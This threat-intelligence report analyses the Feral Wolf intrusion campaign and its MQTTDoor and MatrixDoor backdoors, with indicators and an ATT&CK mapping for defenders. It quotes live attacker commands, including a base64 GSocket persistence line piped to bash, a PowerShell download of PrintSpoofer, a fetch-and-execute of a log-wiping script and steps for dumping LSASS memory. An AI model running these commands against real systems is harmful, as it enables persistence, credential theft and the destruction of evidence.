



Hunting Feral Wolf: new tools and techniques
Overview
From May through August 2026, Feral Wolf conducted a campaign against Russian companies in retail, construction, manufacturing, and information technology.
While investigating these incidents, BI.ZONE DFIR identified several methods the adversaries employed to gain initial access to target infrastructures. In one case, the threat actor exploited the CVE‑2023‑22515 vulnerability in a publicly accessible Atlassian Confluence instance. In other attacks, it infiltrated environments through contractor infrastructures or exploited insecure configurations of the 1C cluster manager to upload and run a 1C shell.
The investigation also uncovered previously unknown tools used to control compromised systems and move laterally, including:
- MQTTDoor, a backdoor employing MQTT as a C2 channel
- MatrixDoor, a backdoor communicating with the C2 infrastructure over the Matrix protocol
- RDPSocksProxy, a tool for proxying network traffic via RDP
As a final step, the group used the GenieLocker ransomware to encrypt data.
Let us now take a closer look at Feral Wolf’s new toolkit and the cases illustrating a variety of techniques for gaining initial access, escalating privileges, establishing a foothold, accessing credentials, and destroying forensic artifacts.
Key findings
- Feral Wolf exploited insecure configurations of 1C:Enterprise servers to gain administrative privileges and execute commands under the account running the 1C processes.
- Once inside the container, the adversaries moved laterally to a host system, identifying services with weak credentials and using those credentials to access the host.
- To obtain usernames and passwords, the group employed the legitimate DumpIt and MemProcFS to create and analyze memory dumps of
lsass.exewithout resorting to more conspicuous specialized tools like Mimikatz. - With MQTT and Matrix as C2 channels, the threat actor gained additional ways to disguise its traffic. The use of common application layer protocols can make it difficult to distinguish C2 communications from legitimate network connections and reduce the effectiveness of detection rules that rely on non‑standard protocol analysis.
Cases
Escaping container
In one of the attacks, Feral Wolf gained initial access to an organization’s infrastructure by compromising a vulnerable Confluence instance deployed in a Docker container and externally accessible via a proxy.
The attack originated from the 45.151.45[.]31 IP address associated with the ProtonVPN infrastructure. The adversaries accessed the corporate Confluence environment via the proxy server and exploited the CVE‑2023‑22515 vulnerability. They created a user account and added it to Confluence administrator group.
The attackers then installed the following plug‑in:
/var/docker/volumes/install-and-crack-confluence/_data/_data/plugins-osgi-cache/transformed-plugins/1780593936360plugin_9348920690249334192_atlplug_1780593936360.jar
Feral Wolf used command execution within the compromised Confluence Docker container to deploy the GSocket utility.
This added the following files to the container:
install-and-crack-confluence_data/_data/.config/dbus/gs-dbus, a GSocket executableinstall-and-crack-confluence_data/_data/.config/dbus/gs-dbus.dat, a file containing authentication data for the connection
To ensure that GSocket starts automatically, the threat actor modified .profile by adding:
{ echo L3Vzci9iaW4vcGtpbGwgLTAgLVUyMDAyIGdzLWRidXMgMj4vZGV2L251bGwgfHwgKEdTX1BPUlQ9JzUzJyBURVJNPXh0ZXJtLTI1NmNvbG9yIEdTX0FSR1M9Ii1rIC92YXIvYXRsYXNzaWFuL2FwcGxpY2F0aW9uLWRhdGEvY29uZmx1ZW5jZS8uY29uZmlnL2RidXMvZ3MtZGJ1cy5
kYXQgLWxpcUQiIGV4ZWMgLWEgJ1trY2FjaGVkXScgJy92YXIvYXRsYXNzaWFuL2FwcGxpY2F0aW9u
LWRhdGEvY29uZmx1ZW5jZS8uY29uZmlnL2RidXMvZ3MtZGJ1cycgMj4vZGV2L251bGwpCg==|base64 -d|bash;} 2>/dev/null #1b5b324a50524e47 >/dev/random # seed prng gs-dbus-kernel
The decoded command checked whether a gs‑dbus instance was already running.
If not, it launched the utility:
/usr/bin/pkill -0 -U2002 gs-dbus 2>/dev/null || (GS_PORT='53' TERM=xterm-256color GS_ARGS="-k /var/atlassian/application-data/confluence/.config/dbus/gs-dbus.dat -liqD" exec -a '[kcached]' '/var/atlassian/application-data/confluence/.config/dbus/gs-dbus' 2>/dev/null)
As a fallback channel, Feral Wolf installed another GSocket instance (defunct) in the container.
It was launched in a similar manner:
/usr/bin/pkill -0 -U2002 defunct 2>/dev/null || (TERM=xterm-256color GS_ARGS="-k /var/atlassian/application-data/confluence/.config/htop/defunct.dat -liqD" exec -a '[rcu_preempt]' '/var/atlassian/application-data/confluence/.config/htop/defunct' 2>/dev/null)
In both cases, the attackers used exec -a to modify the displayed process name, disguising it as a Linux kernel thread.
After installing gs‑dbus, the adversaries loaded tools for local privilege escalation into the Confluence Docker container:
pkexec.so, an exploit for CVE‑2021‑4034 (PwnKit)exploit.py, an exploit for CVE‑2026‑31431 (Copy Fail)exp.py, another variant of the exploit for CVE‑2026‑31431
CVE‑2026‑31431 is a local privilege escalation vulnerability in the Linux kernel. Exploiting it requires the ability to execute code as an unprivileged user. The characteristics of Copy Fail also make it potentially exploitable from a containerized environment against the host system, provided the necessary conditions are met.
The attackers then loaded the fscan network scanning utility into the container.
Upon completion, the results were saved to result.txt, which included the following line:
[+] Postgres:[private_IP]:5432:postgres 12345678
fscan is used to detect accessible nodes and services as well as to check for common weak credentials and use specific methods to exploit known vulnerabilities.
As a result, Feral Wolf discovered a PostgreSQL instance with a postgres account that used a weak password. The adversaries uploaded revsocks to create network tunnels from the Docker container.
They then presumably tested the discovered credentials to gain access to PostgreSQL. The PostgreSQL instance was deployed on the same system as the Docker host but outside the compromised container. This allowed the attackers to move laterally and execute commands on the host system.
With command execution via PostgreSQL, Feral Wolf installed GSocket and configured it to start automatically.
To do this, it altered the following files:
\pgsql\.bash_profile, a.bash_profilemodification\var\spool\cron\postgres, a job added to crontab
The adversaries then ran a network scan using fscan.
The collected artifacts indicate that Feral Wolf escaped the compromised Docker container and gained access to the Docker host.
Using 1C shells
Feral Wolf exploited insecure configurations of 1C:Enterprise server clusters. In the identified cases, the 1C server was externally accessible, and the cluster configuration presumably allowed administrative actions without prior authentication.
One possible reason for this is the lack of cluster administrator configuration. In this case, the password for accessing the cluster administration tools may be missing by default. Exposing the relevant services to the external network enables unauthorized access to the 1C server infrastructure.
The observed sequence was as follows:
- Feral Wolf connected to the 1C server cluster manager,
[1C_server]:1541/TCP, which was exposed to the external network and associated withrmngr.exe. - After interacting with the manager, the attackers connected to the 1C server processes on ports 1570‑1571/TCP associated with
rphost.exe. - Depending on the cluster configuration, the adversaries were either prompted to enter admin credentials or were able to perform administrative actions without additional authentication.
- The threat actor created a database within the cluster or used an existing one.
- The 1C server process initiated an outbound connection to an external PostgreSQL server controlled by the attackers:
rphost.exe→46.166.79[.]31:5432/TCP. - Feral Wolf configured the created or connected database to execute operating system (OS) commands through the 1C mechanisms.
Subsequently, we detected further activity of rphost.exe, involving an attempt to create a new user. After that, the adversaries loaded 1C‑Shell.dt (KRAUD), a specially crafted 1C:Enterprise 8 database dump to execute OS commands on the 1C server under the account running the server process.
In another attack, the threat actor loaded and launched the Obrabotka_bez_svedeniy.epf external processing file to execute system commands and interact with the OS from within 1C:Enterprise. When the file was opened, the platform displayed a standard security warning:
Security warning
“ExternalProcessing1” is opening from “Processing_without_data.epf.”
Verify the source of this file. If you do not have an agreement with the source regarding the development of additional modules or doubt the file’s contents, we do not recommended opening it, as this may harm your computer and data.
With the ability to execute OS commands via external processing, Feral Wolf attempted to upload the PrintSpoofer utility to the host:
cmd.exe /c "cd C:\Users\[redacted]\AppData\Local\Temp\ && powershell invoke-webrequest hxxps://github[.]com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer64.exe -outfile print64.exe > C:\Users\[redacted]\AppData\Local\Temp\res.txt"
PrintSpoofer uses Windows token impersonation and SeImpersonatePrivilege to escalate privileges locally to NT AUTHORITY\SYSTEM. However, in this case, the account running rphost.exe did not possess SeImpersonatePrivilege, so the attempt failed.
A separate attack involved a remote connection to ports 1541 and 1560, where the 1C:Enterprise cluster manager (rmngr.exe) was running in debug mode and used to manage the server cluster.
The launch parameters were as follows:
"C:\Program Files\1cv8\8.3.25.1445\bin\rmngr.exe" -port 1541 -host [hostname] -range 1560:1591 -d e:\srvinfo1540\ -debug -http -fromsrvc -clstid 9e8d4c4c-b652-4238-853f-680c979718c2
Debug mode provides additional capabilities for interacting with the cluster, including expression evaluation in the debugger. In particular, this allows the use of RunApplication() to run external applications. With access to the corresponding interface, this functionality can be exploited to execute OS commands.
After a series of connections to the 1C cluster manager, temporary files such as %TEMP%\v8_5fed_*.cmd began appearing on behalf of C:\Program Files\1cv8\8.3.25.1445\bin\rphost.exe.
The creation of such files may indicate that OS commands are being executed through the 1C:Enterprise built‑in mechanisms.
Creating RAM dumps
During an RDP session, Feral Wolf copied memfix.zip to a compromised system and then extracted it using WinRAR.
The archive contained a set of executables:
dumpit.exe, the legitimate Magnet DumpIt utility for Windows for creating a physical memory dumpmemprocfs.exe, the legitimate MemProcFS utility for analyzing memory dumps and presenting them as virtual file systemsdokan.exe, the Dokan installer required for MemProcFS to function and for mounting the virtual file system
After extracting the ZIP, the attackers deployed Dokan:
dokan.exe /quiet /norestart /install
They then executed:
DumpIt.exe /Q /O C:\Server.raw
This created a physical memory dump and saved it to C:\Server.raw.
The adversaries launched MemProcFS:
memprocfs.exe -device C:\Server.raw
As a result, the memory dump was presented as a virtual file system, which was assigned the M: drive letter by default.
After mounting the image, Feral Wolf opened readme.txt within the lsass.exe representation:
"C:\Windows\system32\NOTEPAD.EXE" M:\name\lsass.exe-[PID]\minidump\readme.txt
After viewing the file, the threat actor likely copied the contents of the lsass.exe representation to the controlled system. The extracted data could then have been used to analyze the process memory and extract credentials.
Removing forensic artifacts
In one of the attacks, the following PowerShell command was observed:
iwr hxxps://raw.githubusercontent[.]com/evilsocket/nyx/refs/heads/main/nyx.ps1 -UseBasicParsing | iex
It loads nyx.ps1 from the evilsocket/nyx GitHub repository and pipes its contents directly to Invoke‑Expression (iex) for execution. The script is not saved to disk as a separate file.
Nyx is described as a self‑contained script for cleaning forensic artifacts on Linux, macOS, and Windows. For Windows, the README lists modules designed to wipe event logs, PowerShell/CMD history, prefetch, jump lists, registry MRUs, USB history, BAM/DAM, ShellBags, UserAssist, Terminal Server Client, USN journal, recycle bin, SRUM database, temp files, shadow copies, WER archives, EDR/AV logs, and other artifacts.
New tools
MQTTDoor
The Rust‑based MQTTDoor backdoor was distributed as cplsupport.exe. The malware enables remote command execution on compromised hosts via the PowerShell interpreter. A distinctive feature of MQTTDoor is that it communicates with the C2 server over the MQTT protocol. In this case, the message broker is broker.hivemq[.]com, a public MQTT broker provided by HiveMQ. The backdoor requires the config.toml configuration file to function properly.
Supported arguments:

MQTTDoor employs the install argument to gain persistence and register the backdoor as a Windows service, creating cplsupport:
sc create cplsupport binPath= "cplsupport.exe --config "config.toml" --service" start=auto displayname="Problem Reports Control Panel"
Service description:
This service provides support for viewing, sending and deletion of system-level problem reports for the Problem Reports control panel.
MQTTDoor can also run as a regular user process.

After initialization and startup, MQTTDoor retrieves the blob value from the seal section of config.toml and decrypts it. The blob is ChaCha20‑encrypted using a key generated based on the target system's MachineGuid value.
The malware obtains the latter as follows:
reg query HKLM\SOFTWARE\Microsoft\Cryptography /v MachineGuid
config.toml example:
Decrypted blob example:

At startup, MQTTDoor collects basic system information and formats it as JSON:
{
    "online": true,
    "hostname": "[PC_NAME]",
    "timestamp": [TIMESTAMP],
    "location": {
        "status": "success",
        "lat": [lat],
        "lon": [lon],
        "city": "[city]"
  }
}
The system's location is determined by querying the following resource:
http://ip-api.com/json/?fields=lat,lon,city,status
To protect the transmitted data, MQTTDoor employs ChaCha20 in combination with ECDH, which is used to derive a key based on the values of agent_privkey and server_pubkey.
The generated JSON is encrypted and sent to the /status topic.
The malware then queries the /cmd/req topic for a command, which is subsequently executed via the PowerShell interpreter:
powershell.exe {try { [Console]::OutputEncoding = [System.Text.Encoding]::UTF8; $OutputEncoding = [System.Text.Encoding]::UTF8 } catch {}; -NonInteractive -NoProfile -Command [COMMAND]
The result is encrypted and sent to /cmd/res.
At intervals specified by the metrics_interval parameter, MQTTDoor collects additional system information and formats it as JSON:
{
    "cpu_percent": [CPU_PERCENT],
    "mem_used_bytes": [MEM_USED_BYTES],
    "mem_total_bytes": [MEM_TOTAL_BYTES],
    "disk_used_bytes": [DISK_USED_BYTES],
    "disk_total_bytes": [DISK_TOTAL_BYTES],
    "load_1m": [Load_Average_1m],
    "load_5m": [Load_Average_5m],
    "load_15m": [Load_Average_15m],
    "uptime_secs": [UPTIME_SECS],
    "hostname": "[HOSTNAME]",
    "timestamp": [TIMESTAMP]
}
This additional information is also encrypted and sent to the /metrics topic.
MatrixDoor
The MatrixDoor backdoor, also written in Rust, was distributed as wtas.exe. The malware enables remote command execution on compromised hosts via the CMD interpreter. A distinctive feature of MatrixDoor is that it communicates with the C2 server over the Matrix protocol. The meet.element[.]tw domain is used as the homeserver for the Matrix network.
Supported arguments:

MatrixDoor employs the install argument to gain persistence and register the backdoor as a Windows service, creating wtas:
sc.exe create wtas binPath= "[exe_path] service" start=auto displayname=Windows Telemetry Aggregator Service
Service description:
sc.exe description wtas "Aggregates and manages performance telemetry data for local applications. Ensures reliable data queuing and transmission during network interruptions."

After initialization and startup, MatrixDoor retrieves and decrypts the configuration data from config.toml. The data is ChaCha20‑encrypted using a key generated based on the target system's MachineGuid value.
The malware obtains the latter as follows:
reg query HKLM\SOFTWARE\Microsoft\Cryptography /v MachineGuid
The encrypted configuration data is stored in the registry hive HKEY_LOCAL_MACHINE\SOFTWARE\synapse\Config, after which the original config.toml file is deleted and is no longer used.
Example of decrypted configuration data:
At startup, MatrixDoor collects basic system information, formats it as JSON, and sends it to Matrix with the m.bird.status message type:
{
    "online": true,
    "hostname": "[PC_NAME]",
    "timestamp": [TIMESTAMP],
    "location": {
    "status": "success",
    "lat":    [lat],
    "lon":    [lon],
    "city":   "[city]"
  }
}
The system's location is determined by querying the following resource:
http://ip-api.com/json/?fields=lat,lon,city,status
The generated JSON is sent to a Matrix room. MatrixDoor then waits in the room for a message containing a command in the following format:
сmd:[cmd_id]:[command]
The command is executed via the CMD interpreter:
cmd.exe /c [command]
MatrixDoor formats the execution results as JSON and sends them to Matrix with the m.bird.cmd_response message type:
{
    "cmd_id": [command_id],
    "stdout": "[command_output]",
    "stderr": "[std_err]",
    "exit_code": [exit_code],
    "duration_ms": [duration]
}
At intervals specified by the metrics_interval parameter, MatrixDoor collects additional system information and sends it to Matrix with the m.bird.metrics message type in the following format:
{

    "cpu_percent_x100": [CPU_PERCENT],
    "mem_used_bytes": [MEM_USED_BYTES],
    "mem_total_bytes": [MEM_TOTAL_BYTES],
    "disk_used_bytes": [DISK_USED_BYTES],
    "disk_total_bytes": [DISK_TOTAL_BYTES],
    "load_1m_x100": [Load_Average_1m],
    "load_5m_x100": [Load_Average_5m],
    "load_15m_x100": [Load_Average_15m],
    "uptime_secs": [UPTIME_SECS],
    "hostname": "[HOSTNAME]",
    "timestamp": [TIMESTAMP]
}
RDPSocksProxy
The RDPSocksProxy utility, written in C++, was distributed as server.exe. It implements a SOCKS4/5 proxy that tunnels network traffic through an RDP Dynamic Virtual Channel (DVC). This approach can be used to establish a covert network tunnel within a legitimate RDP session.
At startup, the utility attempts to connect to the MsRdpEx RDP channel.
Once successful, the main loop continuously reads incoming packets with the following structure:
[connection_id | N (data length) | data]
When a packet with a new connection ID is received, RDPSocksProxy creates a named mailslot, \\.\mailslot\AppIPC_[connection_id], and launches a separate worker thread to handle the corresponding SOCKS connection. The main thread continues to serve the RDP channel and passes data to the corresponding thread through the created mailslot.
For SOCKS4, a request packet containing the protocol version, command, port number, and IP address is parsed. For SOCKS5, a connection parameter handshake is performed, including an optional authentication step. Upon successful completion, a TCP connection is established with the specified address. IPv4 and IPv6 addresses as well as domain names are supported.
The utility then provides bidirectional data transfer between the SOCKS client and the remote node through the RDP DVC.
Indicators of compromise
Checksums
487886e5058294b7d965421f1d937b721fad95c63374f7dd0570d1b1e9d96c41
2539170c4c1ffeeb17e87917687b5f86104cc88de9478696cee6e0ecaddfc9bb
cb5f62bf7b591e69bd38e6bf8e40e8d307d154b2935703422d44f02e403d2e78
1e2e08a36b6126f2363c24b5fe7a6dbd755c35b1cb6f15cdea13fc93274019f3
e82ecbe3823046a27d8c39cc0a4acb498f415549946c9ff0e241838b34ed5a21
ccfc37014ce6183bb9268e15e8569fc870e3ccc1123fc2fac9cf43862369f335
023a8a4e54dd9264a7d0cca3fd08cae15c661c91bb477dfc08a5c0f9939fb5cb
588f817d9047f093ee8b68d1d50354a2f5cd5d01451512bdb75d726e61e419fa
c6a0476571cf67255001201be70f6fdfc3ac945515c1c8b327a9a92a4e89991d
b4c7e52bf47f8770683b13c6bdaee80924511673b94a6eb46157dffee8e92d05
Network indicators
45.151.45[.]3146.166.79[.]31
MITRE ATT&CK
| Tactic | Technique | Procedure |
|---|---|---|
|
Initial Access |
Exploit Public-Facing Application |
Feral Wolf gains initial access by exploiting CVE‑2023‑22515 in externally accessible Confluence instances. Gains initial access by exploiting insecure 1C configurations that allow administrative actions without authentication |
|
Trusted Relationship |
Gains initial access by compromising contractor infrastructures |
|
|
Execution |
Command and Scripting Interpreter: PowerShell |
Uses PowerShell to execute commands and scripts as well as to upload
Employs MQTTDoor to execute commands via
|
|
Command and Scripting Interpreter: Windows Command Shell |
Leverages Windows Command Prompt (CMD) to execute commands and launch PowerShell.
Employs MatrixDoor to execute commands received from a Matrix room in the format
|
|
|
Persistence |
Account Manipulation: Additional Local or Domain Groups |
Adds the created account to the Confluence administrator group |
|
Create Account: Local Account |
Creates a local user account to establish a foothold |
|
|
Create or Modify System Process: Windows Service |
Employs MatrixDoor to gain persistence by creating the wtas Windows service with the displayed name Windows Telemetry Aggregator Service via
Employs MQTTDoor to establish a foothold by creating a Windows service with the
|
|
|
Event Triggered Execution: Unix Shell Configuration Modification |
Ensures that GSocket starts automatically by modifying |
|
|
Scheduled Task/Job: Cron |
Gains persistence by adding a job to crontab, which starts GSocket automatically |
|
|
Server Software Component |
After gaining access to the 1C database, loads malicious external 1C-Shell (starev-org) or 1C_shell (Levatein) scripts, which allow it to execute OS commands on the 1C server |
|
|
Privilege Escalation |
Access Token Manipulation: Token Impersonation/Theft |
Employs PrintSpoofer to escalate privileges to |
|
Escape to Host |
Employs a PostgreSQL instance accessible from the compromised container and located on the Docker host to execute commands on the host system |
|
|
Exploitation for Privilege Escalation |
Exploits CVE-2021-4034 (PwnKit) and CVE‑2026‑31431 (Copy Fail) to escalate privileges |
|
|
Stealth |
Execution Guardrails: Environmental Keying |
Uses MatrixDoor, which decrypts its configuration only if a key generated from the system's unique MachineGuid value is present. Uses MQTTDoor, which decrypts its configuration only if a key generated from the system's unique MachineGuid value is present |
|
Masquerading: Overwrite Process Arguments |
Attempts to conceal GSocket activity by modifying
|
|
|
Obfuscated Files or Information |
Employs MatrixDoor, which stores its configuration in the registry and decrypts it using ChaCha20 with a key derived from the MachineGuid value. Employs MQTTDoor, which stores its encrypted configuration in |
|
|
Obfuscated Files or Information: Command Obfuscation |
Uses Base64 to obfuscate the GSocket launch command added to |
|
|
Defense Impairment |
Disable or Modify Tools: Clear Windows Event Logs |
Uses the PowerShell script |
|
Modify Registry |
Employs MatrixDoor to store an encrypted configuration in the registry at |
|
|
Credential Access |
Brute Force: Password Guessing |
Leverages fscan to check accounts for common weak passwords |
|
OS Credential Dumping: LSASS Memory |
Employs Magnet DumpIt to create a physical memory dump and MemProcFS to represent it as a virtual file system and open an
|
|
|
Discovery |
Network Service Discovery |
Uses fscan to scan the network and identify available nodes and services |
|
Query Registry |
Employs MatrixDoor, which reads the MachineGuid value from the registry to generate a configuration decryption key. Employs MQTTDoor, which reads the MachineGuid value from the registry to generate a configuration decryption key
|
|
|
System Information Discovery |
Uses MatrixDoor to collect basic system information (hostname, timestamp) and send it to the C2 server as an Uses MQTTDoor to collect system information (hostname, CPU, memory, disk, uptime) and send it to the |
|
|
System Location Discovery |
Employs MatrixDoor to obtain a system's geolocation (lat, lon, city) by querying the public Employs MQTTDoor to obtain a host's geolocation (lat, lon, city) by querying the public |
|
|
Lateral Movement |
Remote Services: Remote Desktop Protocol |
Uses RDP to connect to a compromised system and upload tools. Uses RDPSocksProxy, which utilizes an RDP DVC to establish a network tunnel over an existing RDP session through the MsRdpEx named channel |
|
Command and Control |
Application Layer Protocol: Publish/Subscribe Protocols |
Employs MQTTDoor, which uses the MQTT protocol to communicate with the C2 server: it retrieves commands from the |
|
Ingress Tool Transfer |
Uploads additional tools onto compromised systems, including GSocket, fscan,
|
|
|
Protocol Tunneling |
Uses RDPSocksProxy to tunnel SOCKS4/5 traffic within an RDP DVC |
|
|
Proxy: Internal Proxy |
Uses RDPSocksProxy to implement a SOCKS4/5 proxy that tunnels network traffic through the MsRdpEx RDP DVC |
|
|
Web Service: Bidirectional Communication |
Employs MatrixDoor, which uses the Matrix protocol as the C2 channel: it connects to the homeserver ( |
|
|
Exfiltration |
Exfiltration Over C2 Channel |
Employs MatrixDoor to transmit the results of executed commands (stdout, stderr, exit code, duration) and system metrics back to the C2 server via the Matrix protocol, using the Uses MQTTDoor to transmit the results of executed commands (stdout, stderr, exit code, duration) and system metrics back to the C2 server via MQTTDoor |
|
Impact |
Data Encrypted for Impact |
Employs GenieLocker to encrypt files on target systems |
How to protect your company from such threats
Feral Wolf poses a significant threat because it actively relies on legitimate protocols and utilities that can evade common security solutions. Staying proactive requires an understanding of the methods and tools used by adversaries. The BI.ZONE Threat Intelligence portal provides up‑to‑date details on attackers, their tactics, techniques, tools, along with threat detection recommendations. This enables organizations to integrate cyber threat intelligence into their security operations and prevent future incidents.
Cybersecurity event monitoring is essential for detecting unauthorized activity within an IT infrastructure. Organizations can set it up in‑house or opt for an external provider (MSSP), such as BI.ZONE SOC. Our experts work around the clock to identify anomalous network activity, unauthorized access attempts, and other signs of compromise, enabling early detection.